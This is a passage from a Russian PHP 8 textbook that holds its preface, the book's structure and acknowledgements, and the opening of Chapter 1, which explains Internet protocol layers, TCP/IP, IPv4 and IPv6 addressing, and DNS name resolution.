В новом издании мы отказались от MySQL в пользу PostgeSQL и от Memcached в пользу Redis. Почему? Читайте в соответствующих главах. Если кратко: новые проекты стартуют со связки PostreSQL/Redis, хотя остается немало старых проектов на связке MySQL/Memcached. Но PHP 8 вы, скорее всего, будете использовать для новых проектов, поэтому лучше ориентироваться на более актуальные технологии.

Как уже отмечалось ранее, с момента предыдущего издания книги прошло 6 лет, и за это время язык значительно трансформировался, и в книге мы изменили технологическую обвязку на более современную. В результате в ней появилось 23 новые главы, а все остальные главы подверглись существенной переработке.

Читатели предыдущего издания обнаружили в нем множество опечаток и неточностей. Все они исправлены в текущем издании. Вы можете сделать книгу лучше и поучаствовать в ее создании, если сообщите нам о найденных вами неточностях и опечатках, а также расскажете, чего вам не хватило в книге, или просто зададите вопрос по теме, которая вызывает трудности. Все это поможет сделать следующее издание точнее и детальнее.

Сообщить обо все этом вы сможете в разделе Issues ресурса GitHub: **https://github.com/igorsimdyanov/php8/issues** или написав в издательство «БХВ» по адресу: **mail@bhv.ru**.

Практика показала эффективность такого подхода.

Общая структура книги

Книга состоит из 7 частей и 50 глав. Непосредственное изучение языка PHP начинается с *части II*. Это объясняется необходимостью прежде узнать кое-что о принципах работы сети Интернет и протокола HTTP, описанных в *части I*. В *части III* мы сосредоточимся на взаимодействии PHP с браузером и frontend-технологиями. В *части IV* рассмотрены наиболее полезные стандартные функции языка. *Часть V* посвящена объектно-ориентированным возможностям PHP, *часть VI* — расширениям PHP, а *часть VI* — управлению и созданию библиотек на PHP.

Теперь немного подробнее о каждой части книги.

Часть I

В ней рассматриваются теоретические аспекты программирования для Интернета, а также основы механизма, который позволяет программам работать в Сети. Вкратце мы опишем, на чем базируется Интернет, что такое протокол HTTP, как он работает и зачем он нужен.

В принципе, вся теория по веб-программированию коротко изложена именно в этой части книги (и, как показывают отзывы читателей книги, посвященной предыдущей версии PHP, многие почерпнули фундаментальные сведения по веб-программированию именно из этой части).

Мы не только познакомимся с теоретическими основами веб-разработки, но и на практике попробуем взаимодействовать с существующими сайтами используя инструменты разработки браузера и утилиту curl.

Последняя глава части I посвящена установке PHP на одной из основных операционных систем: Windows, macos и Linux. Встроенный веб-сервер позволяет сразу же приступить к веб-разработке. Именно он будет использоваться на протяжении всей книги.

Часть II

Язык PHP — удобный и гибкий язык для веб-разработки. Его основам посвящена *часть II*. С помощью PHP можно написать 99% программ, которые обычно требуются в Интернете. Любой язык программирования состоит из элементов, соединяя которые в нужной последовательности мы влияем на поведение программы и на сохранение информации в ней. В этой *части* книги мы последовательно рассмотрим каждый элемент и его свойства. Здесь же начнем знакомиться с объектно-ориентированными возможностями языка: изучим классы, объекты и методы.

Часть III

PHP — это язык, специально созданный для веб-разработки. Особенность веб-приложений заключается в том, что это всегда распределенное приложение. Одна его часть

работает на сервере и на языке программирования PHP, другая — в браузере с использованием технологий HTML, CSS и JavaScript. Хотим мы того или нет, нам придется изучить браузерные технологии, чтобы преуспеть в веб-разработке. В этой *части* книги мы научимся создавать формы, работать с сессией, cookie и использовать другие технологии фронтенда. Все это невозможно без взаимодействия с браузером, поэтому нам придется научиться говорить на его языке.

Часть IV

Часть IV может быть использована не только как своеобразный учебник, но также и в справочных целях — ведь в ней рассказано о большинстве стандартных функций, встроенных в PHP. Мы группировали функции в соответствии с их назначением, а не в алфавитном порядке, как это иногда бывает принято в технической литературе. Содержание глав этой *части* книги во многих местах дублирует документацию, сопровождающую PHP, но это ни в коей мере не означает, что она является лишь ее грубым переводом. Наоборот, мы пытались взглянуть на «кухню» веб-программирования, так сказать, свежим взглядом, еще помня собственные ошибки и изыскания. Конечно, все функции PHP описать невозможно (потому что они добавляются и совершенствуются от версии к версии), да этого и не требуется, но львиная доля предоставляемых PHP возможностей все же будет нами рассмотрена.

Часть V

Часть V посвящена объектно-ориентированному программированию (ООП) на PHP. ООП в PHP постоянно развивается. Если еще несколько лет назад практически все программное обеспечение на PHP выполнялось в процедурном стиле, то в настоящий момент невозможно представить современную разработку без использования объектно-ориентированных возможностей языка.

Компоненты, из которых состоит современное приложение, завязаны на пространство имен, классы и механизм автозагрузки.

Мы постарались полнее выделить все достоинства PHP: сокрытие данных, наследование, интерфейсы, трейты, пространство имен и автозагрузка классов.

Часть VI

PHP строится по модульному принципу. Модули-библиотеки, разработанные на языке C, называются *расширениями*. Разработано огромное количество самых разнообразных расширений: от обеспечения сетевых операций до работы с базами данных. Эта часть книги как раз и посвящена управлению расширениями PHP и рассмотрению наиболее популярных из них.

Часть VII

Если расширения — это часть языка PHP, то библиотеки, разработанные на PHP, называются *компонентами*. Менеджер пакетов Composer позволяет подключать и загружать версии библиотек и управлять ими. Невозможно представить современную разработку на PHP без компонентов. Эта часть книги служит путеводителем в мире компонентов, здесь же мы научимся разрабатывать и публиковать собственные компоненты.

Листинги

Как уже отмечалось ранее, тексты всех листингов книги доступны для загрузки через git-репозиторий **https://github.com/igorsimdyanov/php8/issues** и с сервера издательства «БХВ» по ссылке: **https://zip.bhv.ru/9785977516921.zip**.

Их очень много — более 1000! Чтобы вы не запутались, какой файл какому листингу соответствует, применен следующий подход:

- определенной главе книги соответствует один и только один каталог в архиве с исходными кодами. Имя этого каталога (обычно это не очень длинный идентификатор, состоящий из английских букв) записано сразу же под названием главы;
- одному листингу соответствует один и только один файл в архиве;
- названия *всех* листингов в книге выглядят однотипно: «Листинг *M.N.* Название листинга. Файл *X*». Здесь *M.N* — это соответственно номер главы и листинга в ней, а *X* — имя файла относительно *текущего каталога* с листингами главы.

Теперь немного о том, как использовать файлы листингов. Большинство из них являются законченными сценариями на PHP, которые можно запустить на выполнение через тестовый веб-сервер. В *главе 3* описана работа встроенного веб-сервера PHP, который может быть запущен в любой операционной системе. Таким образом, для проведения экспериментов с листингами вам достаточно просто развернуть архив в подходящий каталог.

Предметный указатель

Книга, которую вы держите в руках, содержит практически исчерпывающий указатель (индекс) по всем основным ключевым словам, встречающимся в тексте. В нем, помимо прочего, приводятся ссылки на все рассмотренные функции и константы, директивы PHP, ключевые термины и понятия, встречающиеся в веб-программировании. Мы постарались сделать предметный указатель удобным для повседневного использования книги в качестве справочника.

Благодарности от Дмитрия Котерова

Редкая книга обходится без этого приятного раздела. Мы не станем, пожалуй, делать исключения и попробуем здесь упомянуть всех, кто оказал то или иное влияние на ход написания книги.

> ***Примечание***
>
> К сожалению, приятность этого момента омрачается тем фактом, что в силу линейности повествования приходится какие-то имена указывать ранее, а какие-то позже по тексту. Ведь порядок следования имен подчас не имеет ничего общего с числом «заслуг» того или иного человека. Вдобавок всегда существует риск кого-то забыть — непреднамеренно, конечно. Но уж пусть лучше будет так, чем совсем без благодарностей.

Хочется прежде всего поблагодарить читателей предыдущих изданий книги, активно участвовавших в исправлении неточностей. Всего на форуме книги было опубликовано около 200 опечаток и исправлений! Мы надеемся, что благодаря этому книга стала значительно точнее, и ожидаем не меньшей активности от читателей для данного издания.

Отдельных слов благодарности заслуживают разработчики языка PHP, в сотрудничестве с которыми была написана эта книга. Возможно, вы сейчас улыбнулись, однако под «сотрудничеством» мы здесь понимаем вовсе не само создание интерпретатора PHP! Речь идет о консультациях по электронной почте и *двусторонней* связи авторов книги с программистами. Особенно хотелось бы выделить разработчика модуля DOM Роба Ричардса (Rob Richards). Кроме того, многие другие разработчики PHP — например, Маркус Боергер (Marcus Boerger), Илья Альшанецкий (Ilia Alshanetsky), Дерик Ретанс (Derick Rethans) и другие оперативно исправляли ошибки в интерпретаторе PHP, найденные авторами книги в процессе ее написания.

Хочется также поблагодарить коллектив форума **http://forum.dklab.ru**, отдельные участники которого напрямую влияли на ход «шлифовки» материала книги. Например, Юрий Насретдинов прочитал и прокомментировал начальные версии глав про регулярные выражения и базы данных, а также высказал множество ценных замечаний по их улучшению. Антон Сущев и Ильдар Шаймординов помогали авторам в доработке *предисловия*, которое вы сейчас читаете. Наконец, многие участники форума в той или иной степени участвовали в обсуждениях насущных вопросов, ответы на которые вошли в книгу, а также занимались поддержкой проекта «Джентльменский набор веб-разработчика», позволяющего быстро установить Apache, PHP, MySQL и т. д. для отладки сразу нескольких сайтов в Windows.

Наконец, нам хотелось бы поблагодарить руководителя проектов издательства «БХВ» Евгения Рыбакова, который стойко выносил все мыслимые и немыслимые превышения сроков сдачи материала, а также терпеливо отвечал на наши письма и вопросы, возникавшие по мере написания книги.

Благодарности от Игоря Симдянова

Редко программиста можно заставить писать связанные комментарии, не говоря уже о техническом тексте. Пробравшись через барьеры языка, технологий, отладки кода, они настолько погружаются в мир кодирования, что вытащить их из него и заинтересовать чем-то другим не представляется возможным.

Излагать свои мысли, «видеть» текст — скорее, не искусство или особый дар, — это ремесло, которое необходимо осваивать. Выполнять эту работу учатся либо самостоятельно, либо с наставником. Я очень благодарен Зеленцову Сергею Васильевичу, моему научному руководителю, который потратил безумное количество времени в попытках научить меня писать.

Второй человек, благодаря которому вы смогли увидеть эту и множество других книг, это Максим Кузнецов: наука, война, медицина, психология, химия, физика, музыка, программирование — для него не было запретных областей. Он везде был своим и чувствовал себя как рыба в воде. Он быстро жил, и жизнь его быстро закончилась. Остались спасенные им люди. Эта книга в том числе и его детище.

Отдельная благодарность Дмитрию Котерову за то, что позволил делать со своей книгой все что угодно — удалять, добавлять, перемещать главы. Читая несколько лет назад книгу основного «конкурента», мне всегда хотелось немного «поправить» ее. Не думал, что это когда-нибудь станет возможным.


В настоящее время я работаю в финансово-технологической компании «Баланс-Платформа», в которой PHP-, Ruby- и Python-команды строят современный финансовый мир. Сильный коллектив, нетипичные задачи, дух стартапа, отсутствие ограничений в языках и технологиях позволяет реализовывать любые творческие задумки. Когда у вас в смартфоне моментально проходит платеж или кредит одобряется в течение одного дня, а не десяти, знайте, что это работа финтех-компаний. В Российской Федерации лишь пара банков может добиться такого самостоятельно. Остальным на помощь приходят разработчики из финтех-области — команды разработчиков, которые строят финансовые решения.

Хотелось бы выразить благодарность всем разработчикам и системным администраторам с которыми мне довелось поработать в проектах. Каждый повлиял на мой стиль программирования и на содержимое этой книги:

Евгений Аббакумов, Алексей Авдеев, Владимир Александров, Николай Аммосов, Сергей Андрюнин, Даниил Арсентьев, Владимир Астафьев, Александр Астахов, Олег Афанасьев, Семен Багреев, Александр Бобков, Максим Богоявленский, Ян Бодетский, Игорь Варавко, Михаил Волков, Артемий Гаврелюк, Стас Герман, Никита Головин, Дмитрий Голубь, Александр Горбунов, Александр Григоров, Вадим Жарко, Сергей Зубков, Михаил Кобзев, Николай Коваленко, Илья Конюхов, Олег Коржавин, Артем Кочетков, Александр Краснощеков, Оксана Лутовинова, Юрий Луценко, Денис Максимов, Алексей Мартынюк, Михаил Милюткин, Дмитрий Михеев, Александр Муравкин, Александр Никифоренко, Артем Нистратов, Вячеслав Онуфриев, Роман Парпалак, Павел Петлинский, Максим Портнягин, Алексей Похожаев, Сергей Пузырев, Вячеслав Савельев, Сергей Савостьянов, Дмитрий Синельников, Андрей Синтинков, Сергей Слуцкий, Сергей Суматохин, Ярослав Роднин, Сергей Удалов, Екатерина Фонова, Андрей Хатаев, Владимир Чиликов, Павел Якшанкин.

Кроме того, хотел бы выразить благодарность коллективу издательства «БХВ» и в особенности Евгению Рыбакову и Григорию Добину, без которых эта книга не была бы издана.

Конечно же, огромная благодарность всем читателям книги — вы присылали исправления, замечания, высказывали свои мысли, покупали книгу и советовали другим. Если бы не ваша активность, издания, которое вы держите в руках, не было бы вовсе.




ЧАСТЬ I

Основы веб-разработки

Глава 1.	Принципы работы Интернета
Глава 2.	Протокол HTTP
Глава 3.	Установка PHP

ГЛАВА 1



Принципы работы Интернета

Основная область применения языка программирования PHP — создание сайтов для Интернета. Как мы узнаем чуть позже, сеть Интернет поддерживает разные типы программ и протоколов. Все, что вы видите через браузеры Chrome или FireFox, пользуясь Интернетом через компьютер или смартфон, — относится к веб-части Интернета. А собственно разработка сайтов — это и есть веб-программирование, и язык программирования PHP — один из первых языков, созданных специально для веб-разработки.

> ***Пояснение***
>
> В предыдущих изданиях этой книги для множества терминов, связанных с веб-программированием, использовались префиксы «web-» или «Web-». По нормам русского языка это более недопустимо. Академический орфографический словарь под редакцией Института русского языка им В. В. Виноградова РАН рекомендует для всех терминов, связанных с програмированием для Интернета, использовать префикс «веб-».

Веб-сайты по своей природе — распределенные программы, т. е. программы, которые выполняются на нескольких компьютерах, связанных сетью.

Есть и другая часть Интернета, для работы с которой необходимы специализированные программы: мессенджеры, например Telegram или WhatsApp, сетевые компьютерные игры, электронная почта. Все эти приложения могут использовать «под капотом» веб-приложения, к которым они обращаются, но это не обязательно, — чаще они задействуют свои собственные протоколы обмена информацией, отличные от стандартных веб-протоколов.

Обычно, когда используются сайты, к ним обращаются через веб-браузер — специальную программу, позволяющую «путешествовать» по сети Интернет. Вместо браузера может выступать мобильное приложение или специализированная программа — например, для торговли на бирже.

Как правило, эти программы скрывают от пользователя сложность общения в Интернете и позволяют перемещаться по нему щелчком мыши или касаниями тачпада. Веб-разработчики — специалисты, которые разрабатывают такое программное обеспечение, добиваются, чтобы общение в сложно устроенной сети Интернет было максимально-простым. И PHP-разработчик — это в первую очередь веб-разработчик.

Для обеспечения работы веб-сайтов задействуется множество технологий. Поэтому при изучении PHP недостаточно выучить лишь язык программирования — придется позна-

комиться со всей технологической обвязкой и прежде всего с тем, как работает Интернет.

Протоколы передачи данных

Интернет — это компьютерная сеть, охватывающая всю нашу планету. Сама сеть состоит из множества компьютеров, соединенных разными способами: начиная от оптоволоконных и медных линий связи и заканчивая беспроводными и спутниковыми каналами. Объединение таких разнородных элементов стало возможным благодаря применению *протоколов связи* — сеть может быть устроена произвольным образом, однако обмениваться с другими сетями она должна пакетами определенного формата, а стороны обмена информацией должны придерживаться правил и соглашений: например, кто и в какой последовательности отправляет пакеты данных, что делать, если пакет не дошел или первый пакет пришел позже второго. Такой набор правил называется *протоколом передачи*.

Упрощенно, протокол — это набор правил, который позволяет системам, взаимодействующим в рамках сети, обмениваться данными в наиболее удобной для них форме. Следуя сложившейся в подобного рода книгах традиции, мы вкратце расскажем, что же представляют собой основные протоколы, используемые в Интернете.

Под управлением какой бы операционной системы ни работали компьютеры, кто бы ни производил комплектующие, сетевые платы, маршрутизаторы и прочее сетевое оборудование, — если система выполняет предписания протокола, она может стать участником сети.

Передаваемые файлы и сообщения перед отправкой разбиваются на части — *пакеты*. Пакеты от нескольких машин передаются вперемешку от одной сети к другой, а получатель на другом конце соединения собирает эти разрозненные куски в одно целое.

Для того чтобы браузер мог отобразить страницу сайта, он должен получить HTML-код этой страницы. Порядок запроса и получения такой страницы регламентируется протоколом HTTP (Hypertext Transfer Protocol, протокол передачи гипертекста).

Одного лишь протокола HTTP недостаточно для того, чтобы HTML-страница была запрошена и доставлена в браузер. В доставке участвуют несколько протоколов, которые решают проблемы на разных уровнях сети. Более того, пакеты информации в рамках протокола упаковываются в пакет другого протокола, как в матрешке.

На схеме, показанной на рис. 1.1, таких «матрешек» — четыре штуки, и именно из стольких уровней состоит сеть Интернет:

- *канальный уровень* — протоколы этого уровня определяют правила передачи информации на физическом уровне. В качестве примера на схеме приводится протокол Ethernet, который используется для передачи информации по медным проводам. Это не единственный протокол — их достаточно много для самых разных технологий передачи данных (Wi-Fi, оптоволокно и пр.);
- *сетевой уровень*. Интернет — это объединение сетей, и на этом уровне решается проблема передачи информации из одной подсети в другую. Как правило, здесь используется протокол IP (Internet Protocol, межсетевой протокол). Если вам встречалось понятие IP-адреса — это как раз и есть элемент протокола IP. Если вы слышите о нем впервые — не беда, мы познакомимся с ним позже;




Рис. 1.1. Пакеты протоколов вложены друг в друга по принципу «матрешки»

- *транспортный уровень* — здесь решается задача доставки сообщений. Доставка может быть негарантированной — при помощи протокола UDP или гарантированной, если используется протокол TCP (Transmission Control Protocol, протокол управления передачей данных);
- *прикладной уровень* — на этом уровне происходит обмен полезной информацией в рамках почтовых программ (протоколы SMTP, IMAP), веб-сайтов (протокол HTTP), преобразования доменных имен в IP-адреса (DNS) и т. д.

Пусть вы из браузера отправляете запрос на веб-сайт, который расположен на другом компьютере в Интернете. По дороге этот запрос будет упакован в пакеты самых разных протоколов, пока в конце концов не доберется до физического уровня и его пакет не пойдет по реальным физическим каналам связи. На другом конце сети сетевые драйверы, операционная система и веб-сервер распакуют запрос и смогут прочитать послание. В ответ они вышлют HTML-страницу, которая по дороге к сетевому кабелю или роутеру Wi-Fi снова будет упакована в несколько пакетов, а после доставки снова распакована на вашем компьютере (рис. 1.2).




Рис. 1.2. Организация обмена данными в Интернете

Рассмотрение протоколов физического уровня выходит за границы этой книги — ими занимаются сетевые администраторы. А веб-разработчик, естественно, подразумевает, что Интернет устойчиво работает как на компьютере пользователя, так и на компьютере с веб-сайтом. Однако для того, чтобы успешно разрабатывать веб-сайты, придется немного затронуть протоколы TCP/IP и довольно глубоко погрузиться в прикладной протокол HTTP.

Семейство TCP/IP

На транспортном уровне Интернета, как правило, используются два протокола:

- UDP — служит для доставки информации в ситуациях, когда допускается потеря нескольких пакетов (сетевые игры, онлайн-вещание и т. п.);
- TCP — обеспечивает гарантированную доставку пакетов, когда ни один байт не должен пропасть (обмен файлами, почтовыми сообщениями и т. п.).

Мы будем работать только с протоколом TCP, причем в веб-программировании нам не потребуется вмешательство в его работу. Достаточно знать его основные свойства:

- корректная доставка данных до места назначения гарантируется — разумеется, если такая доставка вообще возможна. Даже если связь не вполне надежна (например, на линии возникли помехи из-за того, что в кабель попала вода, зимой замерзшая и разорвавшая оболочку провода), «потерянные» фрагменты данных посылаются снова и снова до тех пор, пока вся информация не будет передана;
- передаваемая информация представлена в виде потока — наподобие того, как осуществляется обмен файлами практически во всех операционных системах. Иными словами, мы можем «открыть» соединение и затем выполнять с ним те же самые операции, к каким привыкли при работе с файлами. Таким образом, программы на разных машинах (возможно, находящихся за тысячи километров друг от друга), подключенных к Интернету, обмениваются данными так же непринужденно, как и расположенные на одном компьютере;
- протокол TCP/IP устроен так, что он способен выбрать оптимальный путь распространения сигнала между передающей и принимающей сторонами, даже если сигнал проходит через сотни промежуточных компьютеров. В последнем случае система выбирает путь, по которому данные могут быть переданы за минимальное время, основываясь при этом на статистической информации о работе сети и так называемых *таблицах маршрутизации*;
- При передаче данные разбиваются на фрагменты — пакеты, которые и доставляются в место назначения по отдельности. Разные пакеты вполне могут следовать в Интернете различными маршрутами (особенно если их путь пролегает через десятки серверов), но для всех них гарантирована правильная — в нужном порядке — «сборка» в месте назначения. Как уже упоминалось, принимающая сторона в случае обнаружения недостачи пакета запрашивает передающую систему, чтобы та передала его еще раз. Все это происходит незаметно для программного обеспечения, эксплуатирующего TCP/IP.

На практике веб-программистам чаще приходится работать с протоколом IP.

Протокол IP

Сеть Интернет связывает очень много компьютеров, и каждую секунду к ней подключаются новые. Чтобы обмениваться информацией между компьютерами и не путать их, нужно, чтобы у каждого компьютера был адрес, который отличает его от другого компьютера в сети.

За уникальный адрес в сети Интернет отвечает протокол IP, а сам адрес называется *IP-адресом*. Выглядит он, например, так:

```
127.12.232.56
```

Как можно видеть, это четыре 8-разрядных числа (от 0 до 255), разделенные точками. Не все числа допустимы в записи IP-адреса — некоторые из них используются в служебных целях. Например, адрес 127.0.0.1 (его еще часто называют localhost) выделен для обращения к локальной машине — той, на которой был произведен запрос, а число 255 соответствует широковещательной рассылке в пределах текущей подсети.

Возникает вопрос: компьютеров и устройств в Интернете миллиарды (а прогнозируются десятки миллиардов) — как же мы, простые пользователи, запросив IP-адрес машины, в считанные секунды с ней соединяемся? Как сеть Интернет «узнаёт», где на самом деле расположен компьютер, и устанавливает с ним связь, а в случае неверного адреса адекватно на это реагирует? Ведь машина, с которой мы собираемся связаться, вполне может находиться за океаном, и путь к ней пролегает через множество промежуточных серверов.

В деталях вопрос определения пути к адресату достаточно сложен. Однако нетрудно представить себе общую картину, точнее, некоторую ее модель. Предположим, что у нас есть 1 миллиард (10^9) компьютеров, каждый из которых напрямую соединен с одиннадцатью (к примеру) другими через кабели. Получается этакая паутина из кабелей, не так ли? Кстати, это объясняет, почему одна из наиболее популярных служб Интернета, базирующаяся на протоколе HTTP, названа *WWW* (World Wide Web, или Всемирная паутина).

> ***Пояснение***
>
> Следует заметить, что в реальных условиях, конечно же, компьютеры не соединяют друг с другом таким большим количеством каналов. Вместо этого применяются всевозможные внутренние таблицы, которые позволяют компьютеру «знать», где конкретно располагаются некоторые ближайшие его соседи. То есть любая машина в Сети имеет информацию о том, через какие узлы должен пройти сигнал, чтобы достигнуть самого близкого к ней адресата. А если она не обладает этими знаниями, то получает их у ближайшего «сородича» в момент загрузки операционной системы. Разумеется, размер таких таблиц ограничен, и они не могут содержать маршруты до всех машин в Интернете (хотя в самом начале развития Интернета, когда компьютеров в Сети было немного, именно так и обстояло дело). Потому-то мы и проводим аналогию с одиннадцатью соседями.

Допустим, с текущего компьютера устанавливается соединение с машиной example.com, которая имеет некоторый IP-адрес. Для того чтобы выяснить, знает ли кто-то из соседних компьютеров о машине example.com, рассылается одиннадцать запросов каждому из соседних компьютеров. Пусть это занимает 0,1 с, поскольку все происходит практически одновременно — размер запроса не настолько велик, чтобы сказалась задержка передачи данных.

Каждый из компьютеров окружения действует по точно такому же плану. Он спрашивает у *своих* десятерых соседей, не слышали ли они чего о example.com. Это, в свою очередь, занимает еще 0,1 с. В результате всего за 0,2 с проверено уже 11×10 = 110 компьютеров. Однако это еще не все — ведь процесс нарастает лавинообразно. Нетрудно подсчитать, что за время порядка 1 с мы «разбудим» 11×10^9 машин, т. е. в 11 раз больше, чем имеем!

Конечно, на самом деле процесс будет идти медленнее — с одной стороны, какие-то системы могут быть заняты и не ответят сразу. С другой стороны, мы должны иметь механизм, который бы обеспечивал, чтобы одна машина не «опрашивалась» многократно. Однако результаты останутся приемлемыми, даже если их и придется занизить для реальных условий хоть в 100 раз.

> ***Примечание***
>
> В действительности все обстоит куда сложнее. Отличия от представленной схемы частично заключаются в том, что компьютеру совсем не обязательно «запрашивать» всех своих соседей — достаточно ограничиться только некоторыми из них. Для ускорения доступа все возможные IP-адреса делятся на четыре группы — так называемые *адреса подсетей* классов A, B, C и D. Но для нас сейчас это не представляет никакого интереса, поэтому не станем задерживаться на деталях. О TCP/IP можно написать целые тома (что и делается).

Версии протокола IP

Если во время становления Интернета в 1990-х годах любой пользователь получал свой персональный IP-адрес и даже мог закрепить его за собой, то со временем адресов стало не хватать, и в настоящее время наблюдается дефицит адресного пространства IP-адресов.

Благодаря ужесточению правил их выдачи и введению новых способов организации адресного пространства (NAT, CIDR) ситуацию удается пока держать под контролем. По оптимистичным прогнозам, растягивать адресное пространство можно до 2050 года.

В любом случае IP-адрес — дефицитный ресурс, получить который не просто. Поэтому в ближайшие годы нас ожидает смена версии протокола с текущей IPv4 на новую IPv6, в которой адрес расширяется с 32 до 128 битов (восемь шестнадцатиразрядных чисел). С переходом на IPv6 выделяемых персональных IP-адресов будет достаточно для того, чтобы предоставить их каждому жителю планеты и каждому производимому устройству.

Современные операционные системы и программное обеспечение уже подготовлены для такого перехода. Да и многие компании используют IPv6 для организации своих внутренних сетей.

В процессе знакомства с веб-программированием вам постоянно будут встречаться IP-адреса в новом IPv6-формате, например:

```
2a03:f480:1:23::ca
::1
```

Как уже отмечалось ранее, IP-адрес в IPv4-формате разбивается на 8-битные группы (числа от 0 до 255), разделенные точкой. В IPv6 запись в десятичном формате была бы слишком громоздкой, поэтому 128-битный адрес разбивается на 16-битные группы,

разделяемые двоеточием. Цифры представляются в шестнадцатеричном формате — т. е. изменяются не только от 0 до 9, но и далее — от A до F. Ведущие нули в группах отбрасываются, поэтому если в адресе встречается запись `00ca`, то она заменяется записью `ca`. Более того, группы, полностью состоящие из нулей, сжимаются до символа `::`. Таким образом, полный IPv6-адрес:

```
2a03:f480:0001:0023:0000:0000:0000:00ca
```

сначала сокращается до:

```
2a03:f480:1:23:0:0:0:ca
```

а затем до:

```
2a03:f480:1:23::ca
```

При этом IPv4-адрес локального хоста 127.0.0.1 соответствует IPv6-адресу:

```
0000:0000:0000:0000:0000:0000:0000:0001
```

В краткой форме его можно записать так:

```
::1
```

Доменное имя

Людям сложнее запоминать числа и оперировать ими, чем словами. Поэтому для обращения к сайту вместо IP-адреса 178.248.232.209, используется символьное имя, которое проще запомнить, — например, example.msu.ru. Такое символьное обозначение для сайта называется *доменным именем*.

Служба Интернета для сопоставления IP-адресов доменным именам называется DNS (Domain Name System, служба имен доменов). DNS — это, наряду с HTTP, который мы рассмотрим позже, тоже протокол прикладного уровня.

> ***Примечание***
>
> Общемировая DNS представляет собой распределенную базу данных, способную преобразовывать доменные имена машин в их IP-адреса. Это не так-то просто, учитывая, что Интернет насчитывает миллиарды компьютеров. Поэтому мы не будем в деталях рассматривать то, как работает служба DNS, а займемся больше практической стороной вопроса.

Итак, при использовании DNS любой компьютер в Сети может иметь не только IP-адрес, но также и символическое имя. Выглядит оно, например, так:

www.example.msu.ru

То есть это набор слов (их число произвольно), опять же разделенных точкой. Каждое такое сочетание слов (рис. 1.3) называется *доменом N-го уровня* (например, **ru** — домен первого уровня, **msu.ru** — второго, **example.msu.ru** — третьего и т. д.).




Рис. 1.3. Домены нулевого, первого, второго и третьего уровня

Полное DNS-имя выглядит немного не так — в его конце обязательно стоит точка, например:

www.example.msu.ru.

В принятой нами терминологии мы будем называть эту точку *доменом нулевого уровня*, или *корневым доменом*. Именно такое представление является правильным, но браузеры и другие программы часто позволяют нам опускать завершающую точку.

Одному и тому же IP-адресу вполне может соответствовать сразу несколько доменных имен. Но каждое из них ведет в одно и то же место — к единственному IP-адресу. Веб-сервер, установленный на машине и откликающийся на какой-либо запрос, способен узнать, какое доменное имя ввел пользователь, и соответствующим образом среагировать, даже если его IP-адресу соответствует несколько доменных имен.

Также возможны случаи, когда одному и тому же DNS-имени сопоставлены несколько разных IP-адресов. Тогда служба DNS автоматически выбирает тот из адресов, который, по ее мнению, ближе всего расположен к клиенту, или который давно не использовался, или же наименее загружен (впрочем, последняя оценка может быть весьма и весьма субъективной). Такой подход реализуется, когда число клиентов превышает возможности одного компьютера. В этом случае домен обслуживается сразу несколькими компьютерами.

Как же ведется поиск по DNS-адресу? Для начала домен преобразуется в IP-адрес специальными DNS-серверами, раскиданными по всему миру. Пусть клиентом выдан запрос на определение IP-адреса машины **www.example.com.** (еще раз обратите внимание на завершающую точку — это не конец предложения!). Чтобы его обработать, первым делом посылается запрос к так называемому *корневому домену*, который имеет имя «.», — точнее, к программе — DNS-серверу, запущенному на этом домене. На самом деле его база данных распределена по нескольким компьютерам, но для нас это сейчас несущественно. Запрос содержит команду: вернуть IP-адрес машины — точнее, IP-адрес DNS-сервера, на котором расположена информация о домене **com**. Как только IP-адрес получен, по нему происходит аналогичное обращение с просьбой определить адрес, соответствующий домену **example** внутри домена **com** внутри корневого домена «.». В завершение у предпоследней машины запрашивается IP-адрес поддомена **www** в домене **example.com.**.

Каждый домен «знает» все о своих поддоменах, а те — в свою очередь — о своих, т. е. система выстроена иерархично. Корневой домен, как мы уже отмечали, принято называть доменом *нулевого* уровня, домен **com.** (в нашем примере) — *первого*, **example.com.** — *второго* уровня, ну и т. д. При изменении доменов некоторого уровня об этом должны узнать все домены, родительские по отношению к нему, для чего существуют специальные протоколы синхронизации. Сведения об изменениях распространяются не сразу, а постепенно, спустя некоторое время, задаваемое администратором DNS-сервера, и рассылкой их также занимаются DNS-серверы.

